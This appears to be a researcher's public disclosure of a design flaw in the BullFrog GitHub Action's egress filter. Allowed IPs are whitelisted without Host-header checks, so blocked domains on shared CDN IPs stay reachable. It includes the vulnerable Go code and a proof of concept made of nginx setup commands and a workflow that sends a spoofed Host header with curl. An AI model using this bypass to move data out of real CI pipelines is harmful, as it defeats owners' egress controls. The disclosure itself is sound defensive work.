Bypassing egress filtering in BullFrog GitHub Action using shared IP

Table of Contents
- Intro Lore
- How BullFrog's Egress Filtering Works
- Vulnerability
- Proof of Concept
- Real-World Impact
- Disclosure Timeline
- References
Intro Lore
This is the third vulnerability I'm disclosing in BullFrog, alongside a Bypassing egress filtering in BullFrog GitHub Action and a sudo restriction bypass in BullFrog GitHub Action. Unlike those two, which exploit specific implementation gaps, this one is a fundamental design flaw, the kind that doesn't have a quick patch because it stems from how the filtering is architected.
BullFrog markets itself as a domain-based egress filter. You give it a list of domains you trust, set egress-policy: block, and everything else should be denied. The operative word there is should.
How BullFrog's Egress Filtering Works
When a workflow step makes a DNS query, BullFrog intercepts the DNS response and inspects the queried domain name against your allowlist. If the domain is allowed, BullFrog takes the resolved IP address from the DNS answer and adds it to a system-level firewall whitelist (nftables). From that point on, any traffic to that IP is permitted, no further domain-level inspection.
The Layer 3/4 Problem
BullFrog operates at the network layer (Layer 3) and transport layer (Layer 4). It can see IP addresses and ports. It cannot see HTTP Host headers, TLS SNI values, or any application-layer content. That's a Layer 7 problem, and BullFrog doesn't go there.
The modern internet is not a one-to-one mapping of domains to IP addresses. It never really was, but today it's dramatic, a single IP address on a CDN like Cloudflare or CloudFront can serve hundreds of thousands of distinct domains. BullFrog's model assumes an IP corresponds to one domain (or at least one trusted context). That assumption is wrong.
Shared Infrastructure is Everywhere
Consider what gets whitelisted in a typical CI workflow:
- You have a dependency registry → Cloudflare CDN
- You have a static files resource → Azure CDN
- Some blog storage hosted on cloud → Google infrastructure
Every one of these resolves to infrastructure shared with thousands of other tenants. The moment BullFrog whitelists the IP for a registry, it has also implicitly whitelisted every other domain on that same Cloudflare edge node, including an attacker's domain pointing to the same IP.
Vulnerability
Once an allowed domain is resolved and its IP is added to the nftables whitelist, an attacker can reach any other domain on that same IP by:
- Using the allowed domain's URL (so the connection goes to the already-whitelisted IP — no new DNS lookup, no new policy check)
- Injecting a different
Hostheader to tell the server which virtual host to serve
BullFrog never sees the Host header. The firewall sees a packet destined for a permitted IP and passes it through. The server on the other end sees the injected Host header and responds with content from an entirely different, supposedly blocked domain.
Vulnerable Code
The flaw lives in processDNSTypeAResponse() at agent/agent.go#L285:
func (a *Agent) processDNSTypeAResponse(domain string, answer *layers.DNSResourceRecord) {
    ip := answer.IP.String()

    if a.isDomainAllowed(domain) {
        if !a.allowedIps[ip] {
            // The IP is added to the system-wide firewall whitelist.
            // ANY traffic to this IP is now allowed — regardless of Host header.
            err := a.firewall.AddIp(ip)
            a.addIpToLogs("allowed", domain, ip)
            if err != nil {
                fmt.Printf("failed to add %s to firewall", ip)
            } else {
                a.allowedIps[ip] = true
            }
        }
    } else if a.isIpAllowed(ip) {
        // If the IP is already whitelisted (from a previous allowed domain),
        // this domain also gets through — completely unchecked.
        fmt.Println("-> Allowed request")
        a.addIpToLogs("allowed", domain, ip)
    } else {
        a.addIpToLogs("blocked", domain, ip)
    }
}
Two problems in one function. First, firewall.AddIp(ip) opens the IP without any application-layer binding, all traffic to that IP is permitted, not just traffic for the domain that triggered the rule. Second, the isIpAllowed(ip) branch in the else-if means that even a DNS query for a blocked domain gets logged as "allowed" if its IP happens to already be in the whitelist. The policy has effectively already been bypassed before the HTTP connection is even made.
Proof of Concept
Infrastructure Setup
This PoC uses a DigitalOcean droplet running Nginx with two virtual hosts on the same IP — one "good" (allowed by BullFrog policy), one "evil" (blocked). nip.io is used as a wildcard DNS service so no domain purchase is needed.
SSH into your droplet and run:
sudo apt-get update && sudo apt-get install -y nginx

PUBLIC_IP=$(curl -s http://169.254.169.254/metadata/v1/interfaces/public/0/ipv4/address)
echo "Configuring for IP: $PUBLIC_IP"

cat <<EOF | sudo tee /etc/nginx/sites-available/default
server {
    listen 80;
    server_name good.${PUBLIC_IP}.nip.io;
    location / {
        add_header Content-Type text/plain;
        return 200 "Safe Area: You are allowed to be here.\n";
    }
}

server {
    listen 80;
    server_name evil.${PUBLIC_IP}.nip.io;
    location / {
        add_header Content-Type text/plain;
        return 200 "CRITICAL BYPASS: You accessed sensitive/blocked content!\n";
    }
}
EOF

sudo systemctl reload nginx
echo "Safe URL:    http://good.${PUBLIC_IP}.nip.io"
echo "Blocked URL: http://evil.${PUBLIC_IP}.nip.io"
Both domains resolve to the same droplet IP. BullFrog will only be told to allow good.*.
The Workflow
name: Shared IP Bypass PoC
on: [push, workflow_dispatch]

jobs:
  bypass-firewall:
    runs-on: ubuntu-22.04
    steps:
      - uses: bullfrogsec/bullfrog@v0.8.4
        with:
          egress-policy: block
          allowed-domains: |
            good.REPLACE_WITH_YOUR_DROPLET_IP.nip.io

      # Step 1: Prime the firewall with a legitimate request.
      # BullFrog sees the DNS response: good.IP.nip.io → <DROPLET_IP>
      # It adds <DROPLET_IP> to the nftables allowlist.
      - name: Make Legitimate Request
        run: |
          curl -v http://good.REPLACE_WITH_YOUR_DROPLET_IP.nip.io

      # Step 2: Bypass.
      # We connect to the good domain's URL (IP already whitelisted — no block).
      # We inject the Host header for the evil domain.
      # BullFrog never sees the Host header. Nginx does, and serves evil content.
      - name: Exploit Shared IP Bypass
        run: |
          BYPASS_RESPONSE=$(curl -s \
            -H "Host: evil.REPLACE_WITH_YOUR_DROPLET_IP.nip.io" \
            http://good.REPLACE_WITH_YOUR_DROPLET_IP.nip.io)
          echo "$BYPASS_RESPONSE"

The final step returns CRITICAL BYPASS: You accessed sensitive/blocked content! — served by the "evil" virtual host, through a connection BullFrog marked as allowed, to a domain BullFrog was explicitly told to block.
Real-World Impact
The DigitalOcean + nip.io setup is a controlled stand-in for the real threat model, which is considerably worse. Consider what actually gets whitelisted in production CI workflows:
- Your dependency registry resolves to Cloudflare. An attacker with any domain on Cloudflare can receive requests from that runner once the registry IP is whitelisted.
- Your static file reserve resolves to Azure CDN. Every GitHub Actions workflow that pulls artifacts whitelists a slice of Azure's IP space.
An attacker doesn't need to compromise the legitimate service. They just need to host their C2 or exfiltration endpoint on the same CDN, and inject the right Host header. The egress-policy: block guarantee evaporates entirely for any target on shared infrastructure, which in practice means most of the internet.
Disclosure Timeline
- Discovery & Report: 28th November 2025
- Vendor Contact: 28th November 2025
- Vendor Response: None
- Public Disclosure: 28th February 2026